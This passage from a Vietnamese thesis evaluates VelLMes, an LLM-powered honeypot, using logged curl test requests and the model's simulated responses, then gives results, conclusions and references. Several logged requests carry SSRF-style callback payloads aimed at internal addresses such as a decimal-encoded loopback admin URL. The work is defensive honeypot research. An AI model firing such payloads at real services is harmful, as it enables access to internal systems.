    "  <form action='/internal/auth' method='post'>",
    "    <label for='username'>Username:</label>",
    "    <input type='text' id='username' name='username'>",
    "</body>",
    "</html>"
  ],
  "Evaluate": "yes"
},
}

```

**Hình 4.39:** DELETE-/api/v2/auth/callback và GET-/internal/auth

- Các nhóm lệnh sử dụng phương thức "DELETE" và đường dẫn "/api/v2/auth/callback" sẽ trả về mã là 403 và được LLM đánh giá là hợp lệ
- Các nhóm lệnh sử dụng phương thức "GET" và đường dẫn "/internal/auth" kết quả sẽ trả về một trang đăng nhập, hoàn toàn hợp lệ

```

{
  "number": "7",
  "Shell_Command": "curl -X PUT -d '{\"Content-Type: application/json\"}' -d '{\"callback\": \"http://[::1]:8080/debug\"}' \"http://192.168.91.134/api/lnurl/verify\"",
  "shell_response": [
    "<!DOCTYPE html>",
    "<html lang='en-US'>",
    "<head>",
    "  <meta charset='UTF-8'>",
    "  <title>405 Method Not Allowed</title>",
    "  <link rel='stylesheet' href='/css/style.css'>",
    "</head>",
    "<body>",
    "  <h1>405 Method Not Allowed</h1>",
    "  <p>The method is not allowed for the requested URL.</p>",
    "</body>",
    "</html>"
  ],
  "Evaluate": "yes"
}

```

**Hình 4.40:** PUT-/api/lnurl/verify

- Các nhóm lệnh sử dụng phương thức "PUT" và đường dẫn "/api/lnurl/verify" sẽ trả về mã là 405 và được LLM đánh giá nội dung là hợp lệ

```

{
  "number": "3",
  "shell_command": "curl -X PUT -H \"Content-Type: application/json\" -d '{\"callback\": \"http://localhost:fake-callback-site/\" \"http://192.168.91.134/internal/auth\"}',",
  "shell_response": [
    {
      "doctype": "html",
      "html_lang": "en-US",
      "head": [
        {
          "meta_charset": "UTF-8",
          "title": "405 Method Not Allowed",
          "link_rel": "stylesheet" href="/css/style.css"
        }
      ],
      "body": [
        {
          "p": "405 Method Not Allowed",
          "p": "Invalid request method."
        }
      ]
    }
  ],
  "evaluate": "yes"
}
{
  "number": "4",
  "shell_command": "curl -X DELETE \"http://192.168.91.134/api/lnurl/verify\",",
  "shell_response": [
    {
      "doctype": "html",
      "html_lang": "en-US",
      "head": [
        {
          "meta_charset": "UTF-8",
          "title": "405 Method Not Allowed",
          "link_rel": "stylesheet" href="/css/style.css"
        }
      ],
      "body": [
        {
          "p": "405 Method Not Allowed",
          "p": "The method is not allowed for the requested URL."
        }
      ]
    }
  ],
  "evaluate": "yes"
}

```

**Hình 4.41:** PUT-/internal/auth và DELETE-/api/lnurl/verify

- Các nhóm lệnh sử dụng phương thức "PUT" và đường dẫn "/internal/auth" sẽ trả về mã 405 và nội dung được LLM đánh giá là hợp lệ
- Các nhóm lệnh sử dụng phương thức "DELETE" và đường dẫn "/api/lnurl/verify" sẽ trả về một file "html" với mã là 405 và được LLM đánh giá là hợp lệ

```

{
  "number": "11",
  "shell_command": "curl -X PUT -H \"Content-Type: application/json\" -d '{\"callback\": \"http://[::1]:8080/debug\" \"http://192.168.91.134/api/v1/lnurlauth\"}',",
  "shell_response": [
    {
      "doctype": "html",
      "html_lang": "en-US",
      "head": [
        {
          "meta_charset": "UTF-8",
          "title": "405 Method Not Allowed",
          "link_rel": "stylesheet" href="/css/style.css"
        }
      ],
      "body": [
        {
          "p": "405 Method Not Allowed",
          "p": "This HTTP method is not supported."
        }
      ]
    }
  ],
  "evaluate": "yes"
}
{
  "number": "12",
  "shell_command": "curl -X DELETE \"http://192.168.91.134/api/auth/cb\",",
  "shell_response": [
    {
      "doctype": "html",
      "html_lang": "en-US",
      "head": [
        {
          "meta_charset": "UTF-8",
          "title": "405 Method Not Allowed",
          "link_rel": "stylesheet" href="/css/style.css"
        }
      ],
      "body": [
        {
          "p": "405 Method Not Allowed",
          "p": "Invalid request method."
        }
      ]
    }
  ],
  "evaluate": "yes"
}

```

**Hình 4.42:** PUT-/api/v1/lnurlauth và DELETE-/api/auth/cb

- Các nhóm lệnh sử dụng phương thức "PUT" và đường dẫn "/api/v1/lnurlauth" sẽ trả về file "html" với mã là 405 và nội dung được LLM đánh giá là hợp lệ
- Các nhóm lệnh sử dụng phương thức "DELETE" và đường dẫn "/api/auth/cb" sẽ trả về file "html" với mã là 405 và được LLM đánh giá là hợp lệ

lệ

```
{
  "number": "4",
  "Shell_Command": "curl -X DELETE \"http://192.168.91.134/api/v1/lnurlauth\"",
  "shell_response": [
    "<!DOCTYPE html>",
    "<html lang=\"en-US\">",
    "<head>",
    "  <meta charset=\"UTF-8\">",
    "  <title>405 Method Not Allowed</title>",
    "  <link rel=\"stylesheet\" href=\"/css/style.css\">",
    "</head>",
    "<body>",
    "  <h1>405 Method Not Allowed</h1>",
    "  <p>The method is not allowed for the requested URL.</p>",
    "</body>",
    "</html>"
  ],
  "Evaluate": "yes"
},
{
  "number": "5",
  "Shell_Command": "curl -X GET \"http://192.168.91.134/api/lnurl/verify\"",
  "shell_response": "{\"error\": \"API version not supported\"}",
  "Evaluate": "yes"
}
```

*Hình 4.43: DELETE-/api/v1/lnurlauth và GET-/api/lnurl/verify*

- Các nhóm lệnh sử dụng phương thức "DELETE" và đường dẫn "/api/v1/lnurlauth" sẽ trả về file "html" với mã 405 và được LLM đánh giá là hợp lệ
- Các nhóm lệnh sử dụng phương thức "GET" và đường dẫn "/api/lnurl/verify" sẽ trả về "API version not supported", mặc dù không mô phỏng được CVE những vẫn phản hồi hợp lệ và không bị nghi ngờ

```
{
  "number": "4",
  "Shell_Command": "curl -X DELETE \"http://192.168.91.134/internal/auth\"",
  "shell_response": [
    "<!DOCTYPE html>",
    "<html lang=\"en-US\">",
    "<head>",
    "  <meta charset=\"UTF-8\">",
    "  <title>405 Method Not Allowed</title>",
    "  <link rel=\"stylesheet\" href=\"/css/style.css\">",
    "</head>",
    "<body>",
    "  <h1>405 Method Not Allowed</h1>",
    "  <p>This HTTP method is not supported.</p>",
    "</body>",
    "</html>"
  ],
  "Evaluate": "yes"
}
```

*Hình 4.44: DELETE-/internal/auth*

- Các nhóm lệnh sử dụng phương thức "DELETE" và đường dẫn "/internal/auth" sẽ trả về file "html" với mã 405 và được LLM đánh giá là hợp lệ

Kết quả trả về đa số có mã là 405, với nội dung tương đối là hợp lệ, tuy nhiên vẫn còn thiếu sự chi tiết và chính xác trong nội dung

Các nhóm lệnh cho kết quả không hợp lệ:

```

{
  "number": "2",
  "shell_command": "curl -X POST -H 'Content-Type: application/json' -d '{\"callback\": \"http://2130786433:80/admin\"}' \"http://192.168.91.134/api/lnurl/verify\"",
  "shell_response": "{\"error\": \"API version not supported\"}",
  "evaluate": "no"
}

```

**Hình 4.45:** POST-/api/lnurl/verify

- Các nhóm lệnh sử dụng phương thức "POST" và đường dẫn "/api/lnurl/verify" kết quả trả về là "API version not supported", với giao thức "POST" thì không hợp lệ

```

{
  "number": "3",
  "shell_command": "curl -X POST -H 'Content-Type: application/json' -d '{\"callback\": \"http://2130786433:80/admin\"}' \"http://192.168.91.134/api/v2/auth/callback\"",
  "shell_response": "{\"error\": \"Invalid endpoint: /api/v2/auth/callback\"}",
  "evaluate": "no"
}

```

**Hình 4.46:** POST-/api/v2/auth/callback

- Các nhóm lệnh sử dụng phương thức "POST" và đường dẫn "/api/v2/auth/callback" trả về "Invalid endpoint: /api/v2/auth/callback", honeypot không có endpoint "/api/v2/auth/callback" và đánh giá là không hợp lệ

```

{
  "number": "1",
  "shell_command": "curl -X POST -H 'Content-Type: application/json' -d '{\"callback\": \"http://2130786433:80/admin\"}' \"http://192.168.91.134/api/auth/cb\"",
  "shell_response": "{\"error\": \"API version not supported\"}",
  "evaluate": "no"
},
{
  "number": "2",
  "shell_command": "curl -X GET \"http://192.168.91.134/api/v2/auth/callback\"",
  "shell_response": "{\"error\": \"Authentication required\"}",
  "evaluate": "no"
}

```

**Hình 4.47:** POST-/api/auth/cb và GET-/api/v2/auth/callback

- Các nhóm lệnh sử dụng phương thức "POST" và đường dẫn "/api/auth/cb" thì kết quả tương tự "/api/lnurl/verify" nên kết quả là không hợp lệ

- Các nhóm lệnh sử dụng phương thức "GET" và đường dẫn "/api/v2/auth/callback" kết quả trả về là "Authentication required". Server yêu cầu đăng nhập, không mô phỏng được CVE nên không hợp lệ

```

{
  "number": "37",
  "shell_command": "curl -X POST -H \"Content-Type: application/json\" -d '{\"callback\": \"http://localhost:8081/\", \"http://192.168.91.136/api/v1/lnurlauth\"}' \"http://192.168.91.136/api/v1/lnurlauth\"",
  "shell_response": "{\"error\": \"Authentication required\"}",
  "evaluate": "no"
}


```

**Hình 4.48:** POST-/api/v1/lnurlauth

- Các nhóm lệnh sử dụng phương thức "POST" và đường dẫn "/api/v1/lnurlauth" kết quả trả về là "Authentication required". Tương tự như giao thức GET, Server yêu cầu đăng nhập, điều này không đúng khi mô phỏng CVE

#### 4.1.5.1. Tổng hợp CVE

Trong một 400 lệnh thì được LLM đánh giá có 254 lệnh là phản hồi đúng (đúng đối với hệ điều hành linux hoặc đúng với CVE) và 146 lệnh là phản hồi sai (sai trong cả hệ điều hành và cả CVE)



**Hình 4.49:** Tổng hợp

Các kết quả và nội dung phản hồi được cho là tương đối hợp lệ, do nhóm sử



dụng LLM miễn phí nên khả năng của LLM có giới hạn, kết quả mang tính chất tham khảo và tạm chấp nhận

## CHƯƠNG 5. KẾT LUẬN

Ở chương này, chúng tôi đưa ra những kết luận về nghiên cứu, những hạn chế, và đồng thời đề xuất hướng phát triển tiếp theo của hệ thống honeypot VelLMes mô phỏng shell thực tế bằng LLM.

### 5.1. Kết luận

Trong quá trình thực hiện đề án, chúng tôi đã thiết kế và triển khai thành công hệ thống honeypot VelLMes với mục tiêu mô phỏng shell chân thực, có khả năng tương tác với attacker như một hệ thống thực tế. Dựa trên mô hình ngôn ngữ lớn (LLM) – cụ thể là `llama3-70b-8192` – hệ thống tạo phản hồi phù hợp với ngữ cảnh đầu vào, ghi lại toàn bộ tương tác, đồng thời hỗ trợ đánh giá hành vi tấn công.

Thông qua các bước triển khai, chúng tôi đã đạt được các kết quả cụ thể sau:

- Hiểu rõ cách vận hành của một honeypot, tương tác và phản hồi với các request từ attacker sao cho tạo ra bẫy chân thật nhất để thu hút attacker và cách tích hợp mô hình ngôn ngữ lớn để tạo phản hồi shell giả lập một cách tự động
- Triển khai thành công honeypot VelLMes trên Docker, cho phép attacker truy cập từ xa qua SSH và các giao thức phổ biến khác như HTTP, MySQL, POP3.
- Thiết kế và thử nghiệm thành công các tình huống khai thác ba lỗ hổng bảo mật quan trọng (CVE-2025-32728, CVE-2025-32754, CVE-2025-32755, CVE-2025-32013), với bộ dữ liệu gồm 80 kịch bản tấn công, mỗi kịch bản bao gồm tối thiểu 5 bước tấn công, phục vụ kiểm thử honeypot

- Phân tích rõ logs.txt và log trong conversations.txt của VellMes nhằm phục vụ phân tích hành vi và xây dựng dữ liệu prompt cho việc huấn luyện mô hình phòng thủ.
- Cải thiện khả năng phản hồi tự động theo ngữ cảnh, giữ định dạng prompt chuẩn của hệ thống Linux thật để nâng cao mức độ đánh lừa attacker.

Đặc biệt, quá trình thử nghiệm trong môi trường mạng thực tế cho thấy hệ thống VellMes không chỉ có giá trị nghiên cứu mà còn có thể tích hợp vào mô hình tường lửa thế hệ mới (NGFW) và hệ thống phát hiện xâm nhập (IDS). Khi kết hợp với các thành phần như Suricata, MISP, IPTables, dữ liệu từ honeypot có thể góp phần xây dựng Blacklist và tạo và cập nhật rule tự động cho Suricata để phản ứng với tấn công trong thời gian thực.

## 5.2. Hướng phát triển

Trong tương lai, chúng tôi định hướng tiếp tục mở rộng và hoàn thiện hệ thống theo các hướng sau:

- Cải tiến và hoàn thành giao thức chưa hoàn thiện hiện tại MySQL và mở rộng thêm các giao thức mô phỏng như SMB, FTP, Telnet để đa dạng hóa bề mặt tấn công.
- Tăng tính ngữ cảnh và trạng thái trong phản hồi của mô hình ngôn ngữ lớn để mô phỏng shell sâu hơn dựa vào các kịch bản và ngữ cảnh thật tế thu từ các CVE .
- Tự động hóa phân tích log, trích xuất đặc trưng bất thường và tích hợp vào hệ thống phát hiện xâm nhập.
- Cải tiến việc sinh rule tự động cho Suricata một cách chính xác hơn để có thể tận dụng tốt các logs.txt được thu thập từ VellMes để phát hiện và chặn các cuộc tấn công

- Xây dựng giao diện trực quan và hệ thống cảnh báo tấn công dưới dạng Dashboard phục vụ vận hành thực tế.

Chúng tôi kỳ vọng hệ thống VelLMes có thể trở thành một thành phần giá trị trong hệ sinh thái phòng thủ chủ động, vừa phục vụ nghiên cứu, vừa có khả năng triển khai thực tế trong môi trường mạng thật tế hoặc học thuật.

## TÀI LIỆU THAM KHẢO

1. Guan, C., Cao, G., & Zhu, S. (2024, September). \*HoneyLLM: Enabling shell honeypots with large language models\*. In \*2024 IEEE Conference on Communications and Network Security (CNS)\* (pp. 1–9). IEEE. <https://ieeexplore.ieee.org/abstract/document/10735663>
2. Fan, W., Yang, Z., Liu, Y., Qin, L., & Liu, J. (2024, August). \*HoneyLLM: A large language model-powered medium-interaction honeypot\*. In \*International Conference on Information and Communications Security\* (pp. 253–272). Springer Nature Singapore. [https://link.springer.com/chapter/10.1007/978-981-97-8801-9\\_13](https://link.springer.com/chapter/10.1007/978-981-97-8801-9_13)
3. Wang, Z., You, J., Wang, H., Yuan, T., Lv, S., Wang, Y., & Sun, L. (2024). \*HoneyGPT: Breaking the trilemma in terminal honeypots with large language model\*. arXiv preprint. <https://arxiv.org/abs/2406.01882>
4. Boonstra, L. (2024). \*Prompt engineering\*. [https://biblioteca.unisced.edu.mz/bitstream/123456789/372/1/TechAI-Google-whitepaper\\_Prompt%20Engineering\\_v4.pdf](https://biblioteca.unisced.edu.mz/bitstream/123456789/372/1/TechAI-Google-whitepaper_Prompt%20Engineering_v4.pdf)
5. Amanov, R., Isaev, R., Doszhanov, E., & Abdykerimov, A. (2025). \*Using the MISP platform to collect incident data\*. [https://www.preprints.org/frontend/manuscript/2ac7e5b6f6d47c8ef0492ee281d4f2c5/download\\_public](https://www.preprints.org/frontend/manuscript/2ac7e5b6f6d47c8ef0492ee281d4f2c5/download_public)